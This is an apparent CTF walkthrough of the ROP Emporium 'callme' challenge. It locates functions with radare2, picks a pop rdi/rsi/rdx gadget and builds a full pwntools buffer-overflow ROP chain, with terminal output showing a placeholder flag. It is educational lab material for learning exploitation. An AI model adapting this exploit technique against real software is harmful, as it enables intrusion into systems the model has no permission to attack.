


ROP: CALLME

From the description, we know we have to call `callme_one()`, `callme_two()` and `callme_three()` functions in this order, each with the arguments `0xdeadbeefdeadbeef`, `0xcafebabecafebabe`, `0xd00df00dd00df00d` e.g. `callme_one(0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d)` to print the flag.

The structure of the program is the same as `split`, so the bufferoverflow exploit starts from a offset of 40 bytes.

The challenge is then to find the addresses of the functions to call, how to set the parameters, and to chain them.

Let's start by finding the addresses of the functions. We can do it by using `rabin2 -i` command or in `radare2` using `afl` after running some analysis with `aaaa`:




```

pier@pier-XPS-13-9300: ~/TestCPP/callme
pier@pier-XPS-13-9300:~/TestCPP/callme$ r2 callme
[0x00400760]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Type matching analysis for all functions (aافت)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x00400760]> afl
0x00400760 1 42 entry0
0x004006a8 3 23 sym._init
0x004009b4 1 9 sym._fini
0x004007a0 4 42 -> 37 sym.deregister_tm_clones
0x004007d0 4 58 -> 55 sym.register_tm_clones
0x00400810 3 34 -> 29 entry.fini0
0x00400840 1 7 entry.init0
0x00400898 1 90 sym.pwnme
0x00400700 1 6 sym.imp.memset
0x004006d0 1 6 sym.imp.puts
0x004006e0 1 6 sym.imp.printf
0x00400710 1 6 sym.imp.read
0x004008f2 1 74 sym.usefulFunction
0x004006f0 1 6 sym.imp.callme_three
0x00400740 1 6 sym.imp.callme_two
0x00400720 1 6 sym.imp.callme_one
0x00400750 1 6 sym.imp.exit
0x004009b0 1 2 sym.__libc_csu_fini
0x00400940 4 101 sym.__libc_csu_init
0x00400790 1 2 sym._dl_relocate_static_pie
0x00400847 1 81 main
0x00400730 1 6 sym.imp.setvbuf
[0x00400760]>
```

Here we have the addresses, let's take note of them:

```
callme_one = 0x00400720
callme_two = 0x00400740
callme_three = 0x004006f0
```

Now we need a gadget to populate the registers for the call. In x64, the registers are in order rdi, rsi and rdx. As in the previous exercise, the best way to populate a register is by using pop instruction, with the value put on the top of the stack (RSP). So let's see if there are gadgets that can help us, again using ROPgadget --binary callme | grep "rdi"

A terminal window titled 'pier@pier-XPS-13-9300: ~/TestCPP/callme' showing the command 'ROPgadget --binary callme | grep "rdi"'. The output lists several gadgets with their addresses and instructions. The best gadget is highlighted in green: '0x000000000040093c : pop rdi ; pop rsi ; pop rdx ; ret'.

```
pier@pier-XPS-13-9300: ~/TestCPP/callme$ ROPgadget --binary callme | grep "rdi"
0x0000000000400a3d : add byte ptr [rax], al ; add byte ptr [rbp + rdi*8 - 1], ch ;
  call qword ptr [rax + 0x23000000]
0x0000000000400a3f : add byte ptr [rbp + rdi*8 - 1], ch ; call qword ptr [rax + 0x
23000000]
0x0000000000400a3c : add byte ptr fs:[rax], al ; add byte ptr [rbp + rdi*8 - 1], c
h ; call qword ptr [rax + 0x23000000]
0x000000000040093b : lcall [rdi + 0x5e] ; pop rdx ; ret
0x000000000040093c : pop rdi ; pop rsi ; pop rdx ; ret
0x00000000004009a3 : pop rdi ; ret
pier@pier-XPS-13-9300: ~/TestCPP/callme$
```

We find the best gadget we could have, a gadget that does pop rdi; pop rsi; pop rdx; ret

Let's take note of this

```
pop_three_reg = 0x000000000040093c
```

The challenge says that we need to call the functions using as arguments 0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d. We can put these values in our buffer right after the call to the gadget. In this way, when the gadget is called, the RSP will point to 0xdeadbeefdeadbeef, and pop rdi will put that value into rdi. RSP will now point to 0xcafebabecafebabe, and with pop rsi we put that value into rsi. Same for the third parameter.

Now we have everything to write our exploit script. We just need to chain everything:

```

from pwn import *

#define addresses of functions
callme_one = p64(0x00400720)
callme_two = p64(0x00400740)
callme_three = p64(0x004006f0)

#gadget to populate registers
pop_three_reg = p64(0x000000000040093c) # pop rdi ; pop rsi ; pop rdx ; ret

#create the payload, starting with 40 bytes to make buffer overflow happening and putting
the first gadget as the return address, to start our chain
payload = b"A"*40
payload += pop_three_reg
payload += p64(0xdeadbeefdeadbeef) #load into rdi
payload += p64(0xcafebabecafebabe) #load into rsi
payload += p64(0xd00df00dd00df00d) #load into rdx

payload += callme_one # call1

payload += pop_three_reg
payload += p64(0xdeadbeefdeadbeef) #load into rdi
payload += p64(0xcafebabecafebabe) #load into rsi
payload += p64(0xd00df00dd00df00d) #load into rdx


payload += callme_two # call2

payload += pop_three_reg
payload += p64(0xdeadbeefdeadbeef) #load into rdi
payload += p64(0xcafebabecafebabe) #load into rsi
payload += p64(0xd00df00dd00df00d) #load into rdx

payload += callme_three #call3

io = process("./callme")
io.recvuntil("> ")
io.sendline(payload)
print(io.recvall())

```



```

pier@pier-XPS-13-9300: ~/TestCPP/callme
pier@pier-XPS-13-9300:~/TestCPP/callme$ python3 exploit.py
[+] Starting local process './callme': pid 32228
[+] Receiving all data: Done (104B)
[*] Process './callme' stopped with exit code 0 (pid 32228)
b'Thank you!\ncallme_one() called correctly\ncallme_two() called correctly\nROPE{a
_placeholder_32byte_flag!}\n'
pier@pier-XPS-13-9300:~/TestCPP/callme$

```